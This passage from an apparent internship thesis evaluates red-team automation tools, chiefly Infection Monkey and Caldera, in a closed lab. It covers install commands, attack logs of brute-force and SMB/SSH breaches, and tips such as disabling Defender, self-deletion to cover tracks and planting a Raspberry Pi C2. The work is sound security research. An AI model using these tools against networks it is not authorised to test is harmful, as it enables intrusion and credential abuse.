The RTA framework is used to test preventions and detections internally and automatically.

2.4.4 Infection Monkey:

The Infection Monkey is an open source simulation tool for breach and attack that evaluates the resilience of private and public cloud environments to post-breach attacks and lateral movement.

2.4.5 Atomic Red Team:

In the MITRE ATT&CK framework, the Atomic Red Team is an open source collection of small, highly portable tests mapped to the appropriate techniques. These tests can be used to validate processes and technology for detection and response.

2.4.6 Uber's Metta Project:

A tool for prevention of adverse simulation in information security.

2.4.7 MATE

MATE is an emulation of the MITRE ATT&CK[®] Technique.

MATE iterates and creates objects for each test over modified Atomic Red Team yaml files. The objects will allow MITRE ATT&CK[®] defense testing techniques to be automatically executed.

To create objects for each test, MATE uses yaml files modified by the Atomic Red Team. These objects are used to automate the implementation of the techniques of MITRE ATT&CK. It only works on operating systems running Windows. Furthermore, the 40 techniques of MITRE ATT&CK are built-in.

2.5 Comparing tactical open source tools

The previous section described some of the open source tools available today. To give a better overview of these techniques, a table is found on the internet with the different techniques. This matrix will provide a baseline for my research on the open source tools.

TACTIC NAME	CALDERA	METTA	APTSIMULATOR	ENDGAME RED TEAM AUTOMATION	INFECTION MONKEY	ATOMIC RED TEAM
Initial Access	No	No	No	No	Yes	Yes
Execution	Yes	Yes	Yes	Yes	Yes	Yes
Persistence	Yes	Yes	Yes	Yes	No	Yes
Privilege Escalation	Yes	Yes	No	Yes	No	Yes
Defense Evasion	Yes	Yes	Yes	Yes	No	Yes
Credential Access	Yes	Yes	Yes	Yes	Yes	Yes
Discovery	Yes	Yes	Yes	Yes	Yes	Yes
Lateral Movement	Yes	Yes	No	Yes	Yes	Yes
Collection	No	Yes	Yes	No	No	Yes
Exfiltration	Yes	Yes	No	No	No	Yes
Command & Control	No	Yes	No	Yes	Yes	Yes

Table 1 Comparing Tactical Open Source Tools [3]

II. Research topic

1 Research question

Performing manual attacks can take quite some time. The process can be replaced by automated frameworks. The research evaluates the effective replacement of manual labor and focuses on whether the Red Team Automation tools are a worthy alternative. The research question is thus "Infrastructure testing for Windows Server: Are Red Teaming Automation Frameworks an effective replacement for manual red teaming?"

2 Research method: Red Team Automation tools

During the research of these tools, the focus was on ease of deployment of the respective tool, user friendliness and the usage of advanced techniques.

As the current landscape of available open source tools was evaluated, four tools were selected for more in depth testing. The nominated tools are Infection Monkey, Caldera, Atomic Red Team and MATE. These open source tools will be tested in a closed environment, more specifically the Citrix ASC Cloud of EY.

This sandbox provides the perfect opportunity to build an infrastructure and test these tools in a closed environment. In addition, the pfSense is the network router. This divides the 172.23.128.0/24 network from the 192.168.1.0/24 network. A Windows Server with a domain controller is available on the network. The domain was named RAUTO.local. Where five clients are connected to Windows. To test this research, the active directory is separate with three departments within couple users. Two Linux servers are made to test the open source tools.

A network infrastructure plan was created to provide more clarity and insight on the practical organization.




Figure 9 Red Team Automation Infrastructure Network Plan

In the next subchapter, the installation, usage and end-user visualization of the aforementioned open source tools will be described. Furthermore, the test results will be discussed in more detail. Finally, a conclusion based on the previous will be drawn.

2.1 Infection Monkey introduction

The Infection Monkey is an open source simulation tool for breach-and-attack that evaluates the resilience of private and public cloud environments to post-breach attacks and lateral movement.

Infection Monkey is available on many different platforms: AWS, Azure, Docker, Google Cloud, VMware, Windows Server, and Debian. This thesis shows the possibilities with the Docker environment between Windows, Debian and Ubuntu.

The main feature of Monkey Infection is command & control. Without these feature, Infection Monkey will not work. This feature attacks other devices of the network. Monkey Island is the command and control's name.

The other features are in-depth testing, ease of deployment, scalability, report generation and visualization of attacker moves.

Infection Monkey uses vulnerabilities that are disclosed and safe to try and execute commands on a remote system. Below a table of the operators within the software:

SMB Exploiter	Brute force the SMB service according to the credentials is given in configuration
WMI Exploiter	Brute force the WMI service according to the credentials is given in configuration
MSSQL Exploiter	Brute force the MSSQL service according to the credentials is given in configuration
RDP Exploiter	Brute force the RDP service according to the credentials is given in configuration
Conficker Exploiter	A remote code execution exploit for Windows XP and Windows Server 2003
SSH Exploiter	Brute force the SSH service according to the credentials is given in configuration
ShellShock Exploiter	Attacking web server CGI files.
SambaCry Exploiter	Given a share's written access.
Elastic Groovy Exploiter	Vulnerability in deserialization of Java data
Struts2 Exploiter	Attacker can add system commands to a payload and send the victim the payload. The payload will execute these commands on the vulnerable machine.
Oracle WebLogic Exploiter	Remote execution of blind code

Table 2 Infection Monkey - Exploiter table

The first step is to install the command & control on a device. In the following topics I elaborate on the installation of Monkey Island.

2.1.1 Monkey Island installation on Windows 10 and Windows Server 2016:

First requirement of the Monkey Island installation is to download and install Python 2.7.x

```
https://www.python.org/ftp/python/2.7.16/python-2.7.16.amd64.msi
```

Secondly, download the following zip.

```
https://go.guardicore.com/e/503441/windows-infectionMonkey/k82s1/191441386?h=aLHmYml3vErJLoJpeUfs6UH1iEXodU3csk2Yf2FeLfc
```

Once the zip has been downloaded, one has to unzip the package and install the package with the appropriate administrator privileges.

Finally, the user interface is ready to be used. For the next step, go to section 2.1.4. However, it is important that Windows Defender is turned off otherwise Monkey Island will not function.

2.1.2 Monkey Island installation on Debian

Download the following zip under the Debian environment.

```
wget -O infection.deb.tgz https://go.guardicore.com/e/503441/debian-infectionMonkey/k991t/192960740?h=daQ9eMf\_J8AWMAIgeXlaHBYcyddNOrZklyj3uoEPtzI
```

Once downloaded, now unzip the package.

```
tar zxvf infection.deb.tgz
```

Next, install the package using the following commands.

```
sudo dpkg -i Monkey_island.deb  
sudo apt-get install -f
```

Finally, the user interface is ready to be used. For the next step, go to section 2.1.4.

2.1.3 Monkey Island installation on Ubuntu with Docker environment

As a first prerequisite, Docker must be installed on Ubuntu. Docker is a separate operating system environment. Each application runs inside a container. The following guide refers to the Ubuntu Docker installation guide.

```
https://www.digitalocean.com/community/tutorials/how-to-install-and-use-docker-on-ubuntu-18-04
```

Secondly, download the following zip.

```
wget -O file.tgz https://go.guardicore.com/e/503441/docker-infectionMonkey/kslb9/194470732?h=-A11crKdxmSz-HWY9AzUw5PNNfkX0ilFvurXwJwS-il
```

Once downloaded, unzip the package.

```
tar zxvf file.tgz
```

Next, it is time to load the Docker image on the system.

```
docker load -i dk.Monkeyisland.latest.tar
```

The Docker id is required before the last step. The following command lists the docker images and finds the Monkeyisland id and copies it to the next step.

```
docker images
```

Lastly, execute the following system commands.

```
sudo mkdir -p /var/Monkey-mongo/data/db  
docker run --name Monkey-mongo --network=host -v /var/Monkey-mongo/data/db:/data/db -d mongo  
docker run --name Monkey-island --network=host -d e17008ea2356 #id from docker images
```

Finally, the user interface is ready to be used.

2.1.4 User Interface




Figure 10 Monkey Infection User Interface - Home

The user can change the preference of Monkey Island with specific values. Additionally, changing usernames, passwords. Changing the command and control server distance as well. This means it can spread further from the existing network to other networks. There is also a function at the end of the process to self-delete. In fact, this will cover the process tracks. Furthermore, there are options to change ports and choose between different exploiters. This function is made possible in the Configuration section.




Figure 11 Infection Monkey User Interface - Run Monkey

Accessing the user interface depends on the previous steps of the installation. In fact, the IP address and port number 5000 are necessary to access the user interface.

For example:

<https://192.168.1.125:5000>

Firstly, the Monkey Island will give a small introduction when accessing.

When selecting the 'Run Monkey' in the side bar. The user has two options:

- Run on Monkey Island Server means exactly to run it on the server.
- Run on machine of your choice means to execute code on another machine. In fact, the Monkey Island will generate code for the operating system.

2.1.5 Basic Test

The focus of this thesis is on the first option. A basic test is started after selecting the "Run on Monkey Island Server".

Monkey Island starts the reconnaissance phase and scans the network. Monkey Island uses the basic exploiter to test when the first device is discovered. The following devices have the same routine.

Thirdly, by selecting the Infection map in the side bar, one gets an overview of the discovered devices on the network and a list of actions performed by Monkey Island.

The overview of the revealed devices is not shown in this section because the it is illustrated in the security report.

```
MonkeyIsland started.
MonkeyIsland collected system information.
MonkeyIsland discovered machine 192.168.1.105.
MonkeyIsland failed exploiting 192.168.1.105 using the SSHExploiter exploiter.
MonkeyIsland discovered machine 192.168.1.120.
MonkeyIsland failed exploiting 192.168.1.120 using the SmbExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.120 using the WmiExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.120 using the ElasticGroovyExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.120 using the Struts2Exploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.120 using the WebLogicExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.120 using the HadoopExploiter exploiter.
MonkeyIsland discovered machine 192.168.1.102.
MonkeyIsland failed exploiting 192.168.1.102 using the SSHExploiter exploiter.
MonkeyIsland discovered machine 192.168.1.124.
MonkeyIsland failed exploiting 192.168.1.124 using the SSHExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.124 using the ShellShockExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.124 using the SambaCryExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.124 using the ElasticGroovyExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.124 using the Struts2Exploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.124 using the WebLogicExploiter exploiter.
MonkeyIsland failed exploiting 192.168.1.124 using the HadoopExploiter exploiter.
```



2.1.6 Basic Test Results

Lastly, by selecting the security report in the side bar, the user receives the first basic security report. This function generates an interesting report of the entire process. The report shows the time, usernames, passwords, threats, a visual map, IP addresses, ports.

A basic security report is shown below.

Security Report

Infection Monkey



Overview

The first Monkey run was started on 02/04/2019 07:54:13. After 28 minutes and 33 seconds, all Monkeys finished propagation attempts.

The Monkey started propagating from the following machines where it was manually installed:

- ubuntuX

The Monkeys were run with the following configuration:

Usernames used for brute-forcing:

- Administrator
- root
- user

Passwords used for brute-forcing:

- Pas*****
- 123*****
- pas*****
- 123*****

0 threats


The Network from the Monkey's Eyes

The Monkey discovered **8** machines and successfully breached **0** of them.



From the attacker's point of view, the network looks like this:

Legend: Exploit — | Scan — | Tunnel — | Island Communication —



Breached Servers			
Machine	No rows found IP Addresses		Exploits
Scanned Servers			
Machine	IP Addresses	Accessible F...	Services
unknown	192.168.1.105	ubuntuX	tcp-135
Windows Se...	192.168.1.120	ubuntuX	tcp-135 tcp-445
unknown	192.168.1.102	ubuntuX	tcp-135
Debian-10+...	192.168.1.124	ubuntuX	tcp-22
unknown	192.168.1.104	ubuntuX	tcp-135
unknown	192.168.1.101	ubuntuX	tcp-135
unknown	192.168.1.1	ubuntuX	tcp-443 tcp-80
ubuntuX	192.168.1.125 172.17.0.1 172.18.0.1		

2.1.7 Advanced Test

To execute an advanced test, select start over in the side bar and change the configuration settings accordingly. Furthermore, usernames and passwords are changed in the configuration with real credentials. The remaining exploiters were also selected and the self-delete function is set-on.

The same steps are performed as during the Basic Test 2.1.5. Again, an overview of the network's revealed devices and a list of actions Monkey Island performed.

An overview of the advanced test actions can be found on the next page.

ubuntuX: Monkey started.
ubuntuX: Monkey collected system information.
ubuntuX: Monkey discovered machine 192.168.1.101.
ubuntuX: Monkey failed exploiting 192.168.1.101 using the SSHExploiter exploiter.
ubuntuX: Monkey discovered machine 192.168.1.120.
ubuntuX: Monkey successfully exploited 192.168.1.120 using the SmbExploiter exploiter.
WIN-DMCIVKPAME8: Monkey started.
WIN-DMCIVKPAME8: Monkey collected system information.
ubuntuX: Monkey discovered machine 192.168.1.124.
ubuntuX: Monkey successfully exploited 192.168.1.124 using the SSHExploiter exploiter.
debian: Monkey started.
debian: Monkey collected system information.
debian: Monkey discovered machine 192.168.1.125.
debian: Monkey successfully exploited 192.168.1.125 using the SSHExploiter exploiter.
debian: Monkey discovered machine 192.168.1.1.
debian: Monkey failed exploiting 192.168.1.1 using the SSHExploiter exploiter.
debian: Monkey failed exploiting 192.168.1.1 using the ShellShockExploiter exploiter.
debian: Monkey failed exploiting 192.168.1.1 using the SambaCryExploiter exploiter.
debian: Monkey failed exploiting 192.168.1.1 using the ElasticGroovyExploiter exploiter.
debian: Monkey failed exploiting 192.168.1.1 using the Struts2Exploiter exploiter.
ubuntuX: Monkey discovered machine 192.168.1.104.
debian: Monkey failed exploiting 192.168.1.1 using the WebLogicExploiter exploiter.
ubuntuX: Monkey failed exploiting 192.168.1.104 using the SSHExploiter exploiter.
WIN-DMCIVKPAME8: Monkey discovered machine 192.168.1.101.
debian: Monkey failed exploiting 192.168.1.1 using the HadoopExploiter exploiter.
WIN-DMCIVKPAME8: Monkey failed exploiting 192.168.1.101 using the SSHExploiter exploiter.
ubuntuX: Monkey discovered machine 192.168.1.105.
ubuntuX: Monkey failed exploiting 192.168.1.105 using the SSHExploiter exploiter.
ubuntuX: Monkey discovered machine 192.168.1.102.
WIN-DMCIVKPAME8: Monkey discovered machine 192.168.1.104.
ubuntuX: Monkey failed exploiting 192.168.1.102 using the SSHExploiter exploiter.
WIN-DMCIVKPAME8: Monkey failed exploiting 192.168.1.104 using the SSHExploiter exploiter.
WIN-DMCIVKPAME8: Monkey discovered machine 192.168.1.125.
debian: Monkey discovered machine 192.168.1.106.
WIN-DMCIVKPAME8: Monkey successfully exploited 192.168.1.125 using the SSHExploiter exploiter.
debian: Monkey failed exploiting 192.168.1.106 using the SSHExploiter exploiter.
ubuntuX: Monkey discovered machine 192.168.1.106.
ubuntuX: Monkey failed exploiting 192.168.1.106 using the SSHExploiter exploiter.
debian: Monkey discovered machine 192.168.1.120.
WIN-DMCIVKPAME8: Monkey discovered machine 192.168.1.105.
WIN-DMCIVKPAME8: Monkey failed exploiting 192.168.1.105 using the SSHExploiter exploiter.
debian: Monkey successfully exploited 192.168.1.120 using the SmbExploiter exploiter.
debian: Monkey discovered machine 192.168.1.105.

2.1.8 Advanced Test Results

Similar to the basic test, by selecting the security report in the side bar, the user receives the first advanced security report. Again, it generates a summary report of the entire process. As mentioned before, the report shows the time, usernames, passwords, threats, a visual map, IP addresses and ports.

An advanced security report can again be found on the next page.

Security Report

Infection Monkey



Overview

The first Monkey run was started on 02/04/2019 08:39:44. After 23 minutes and 8 seconds, all Monkeys finished propagation attempts.

The Monkey started propagating from the following machines where it was manually installed:

- ubuntuX

The Monkeys were run with the following configuration:

Usernames used for brute-forcing:

- administrator
- jos
- jonas
- admin
- thomasW

Passwords used for brute-forcing:

- iop*****
- tes*****
- pxl*****
- tes*****

The Monkey uses the following exploit methods:

- SMB Exploiter
- WMI Exploiter
- MSSQL Exploiter
- RDP Exploiter
- Conficker Exploiter
- SSH Exploiter
- ShellShock Exploiter
- SambaCry Exploiter
- Elastic Groovy Exploiter
- Struts2 Exploiter
- Oracle WebLogic Exploiter
- Hadoop/Yarn Exploiter

2 threats

- Stolen credentials are used to exploit other machines.
- Machines are accessible using passwords supplied by the user during the Monkey's configuration.

- **UBUNTUX**

1. Change **Jonas**'s password to a complex one-use password that is not shared with other computers on the network.

[Read More...](#)

- **DEBIAN-10+DEB9U6**

1. Change **Jos**'s password to a complex one-use password that is not shared with other computers on the network.

[Read More...](#)

- **WIN-DMCIVKPAME8**

1. Change **Administrator**'s password to a complex one-use password that is not shared with other computers on the network.




[Read More...](#)


The Network from the Monkey's Eyes

The Monkey discovered **8** machines and successfully breached **2** of them.

 25% of scanned machines exploited

From the attacker's point of view, the network looks like this:

Legend: Exploit  | Scan  | Tunnel  | Island Communication 



Breached Servers

Machine	IP Addresses	Exploits
WIN-DMCIVKPA...	192.168.1.120	SMB Exploiter
debian	192.168.1.124	SSH Exploiter

Scanned Servers			
Machine	IP Addresses	Accessible F...	Services
unknown	192.168.1.101	ubuntuX WIN-DMCIVKP,	tcp-135
unknown	192.168.1.1	debian	tcp-443 tcp-80
unknown	192.168.1.104	ubuntuX WIN-DMCIVKP,	tcp-135
unknown	192.168.1.105	ubuntuX	tcp-135
unknown	192.168.1.102	ubuntuX	tcp-135
ubuntuX	192.168.1.125 172.17.0.1 172.18.0.1	debian	tcp-22
WIN-DMCIV...	192.168.1.120	ubuntuX	tcp-135 tcp-445
debian	192.168.1.124	ubuntuX	tcp-22

2.1.9 Conclusion

Infection Monkey is a great tool because of the advanced computer and network infrastructure testing. It is an open source, which only strengthens its case. The fact that Monkey Infection supports a lot of platforms can be considered another advantage and the software receives weekly updates on GitHub. However, the Windows environment was not the best choice for my research. In fact, the Linux environment seems to work best.

There is a major difference to be noted when comparing basic to advanced testing. The advanced test goes much deeper and provides a better overview of the contradiction.

One of the strongest advantages of the Monkey Island tool is the fact that the command and control does not need to be installed on a compromised system. Especially, my advice would be to install the software on a raspberry PI and plug it in a network environment. This way, when the software is started, the software will do the job. Testing this software in a corporate environment is recommended because infection monkey is safe to use without conficker exploiter.

2.2 Caldera introduction


CALDERA is an automated system of adversary emulation that performs post-compromise adversarial behavior in Windows Enterprise networks. It uses a planning system and a pre-configured adversary model based on the Adversarial Tactics, Techniques & Common Knowledge (ATT&CK) project to generate plans during operation. These features enable CALDERA to operate dynamically across a set of systems using variable behavior, which better depicts how human opponents perform operations than systems that follow prescribed action sequences.

Caldera is divided into two parts, Caldera Server and Caldera Agent. Caldera Agent needs to be installed on Windows Clients. The Caldera Server is available for both Windows and Linux, and the Caldera Agent is available for Windows 7, 8, 8.1 or 10. In addition, the requirement is that both are connected to a domain controller.

The installation of Caldera Server is written in the following topics.

2.2.1 Caldera Server Installation on Windows 10

The Caldera Server does not work directly on the Windows environment. In fact, the requirement under Windows environment is to use Docker and Docker-compose technology with enabled Hyper-V.




Besides, the research of the internship is in a VMware vSphere environment. In addition, the requirement of these environment is to change the virtualization settings.

In the VMware vSphere there are four options, change the setting from automatic to Intel VT-x/AMD-V.

Figure 12 Caldera Server Virtualization setting in VMware vSphere


Firstly, download and install Docker technology for Windows environment. However, the installation needs administrator privilege.

<https://download.docker.com/win/stable/Docker%20for%20Windows%20Installer.exe>



Secondly, when the installation is finished, running Docker Desktop gives a message that the Hyper-V function is not enabled. Moreover, accept the question of Docker Desktop.

Figure 13 Caldera Server on Windows with VMware vSphere environment, Docker Desktop issue



Thirdly, the computer is restarted and when launching Docker Desktop, a message appears that Docker Desktop did not work. Truly, the Hyper-V feature is not enabled.

It seems that it is not possible to work with Caldera Server on Windows environment in the VMware vSphere to research the internship. In fact, the issue of virtualization cannot be changed.

Figure 14 Caldera Server on Windows with VMware vSphere environment, Hyper-V issue

In the next chapter Caldera Server is described with the installation on Ubuntu with Docker environment.

2.2.2 Caldera Server Installation on Ubuntu with Docker environment

Firstly, Docker must be installed on Ubuntu. Docker is separate environment on the operating system. Every application runs inside a container. The following guide refer to an install Docker guide on Ubuntu.

<https://www.digitalocean.com/community/tutorials/how-to-install-and-use-docker-on-ubuntu-18-04>

Secondly, Download the package from the GitHub repository and execute the following commands.

```
git clone https://github.com/mitre/Caldera.git
cd Caldera/
docker-compose up
```

Through the installation the package gave an issue with the docker-compose.yml file. The version has been fixed to 3. Change the version to 2 and this solves the problem.

A small introduction what docker-compose up do. The docker-compose up command will read the docker-compose.yml file and execute the playbook. Firstly, it will download and install python. Secondly, the docker container will be created on the server.

When the playbook is done, the web interface is ready to access.

2.2.3 Caldera Clients

The clients need to install a small software called Agents. This software will connect to the Caldera Server.

The first requirement of installation is to install Visual C++ Redistributable. This can be downloaded on the next link.

<https://www.microsoft.com/en-us/download/details.aspx?id=48145>

The second requirement is to download the small software of the GitHub link.

<https://github.com/mitre/Caldera-agent/releases/download/v0.1.0/cagent.exe>

The third requirement is to download the config file from the Caldera Server on the Windows Clients.

<https://192.168.1.125:8888/conf.yml>

```
conf.yml
1 url_root: https://140fbb5dc760:8888
2 verify_hostname: false
3 cert: |
4 -----BEGIN CERTIFICATE-----
5 MIIDeDCCA11gAwIBAgIJANVskf0pZwtMA0GCSqGSIb3DQEBCwUAMEQxFTATB9NV
6 BAMMDEOMGZiYjVkyZc2MDEQMA4GA1UECwwHU2VydmlVyc2EVMBMGAlUECgwMMTQw
7 ZmJiNWRjNzYwMQswCQYDVQGEwJVUzAeFw0xOTA0MDM0MjM4MjM4MjM4MjM4MjM4
8 MTM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4MjM4
9 czEVMBMGAlUECgwMMTQwZmJiNWRjNzYwMQswCQYDVQGEwJVUzCCASIdW2VydmlV
10 hvcNAQEBBQADAgggEPADCCAQoCggEBAOrJ1jJrsccxGbc7ZMv7Twp5b6ai+g98hk93j
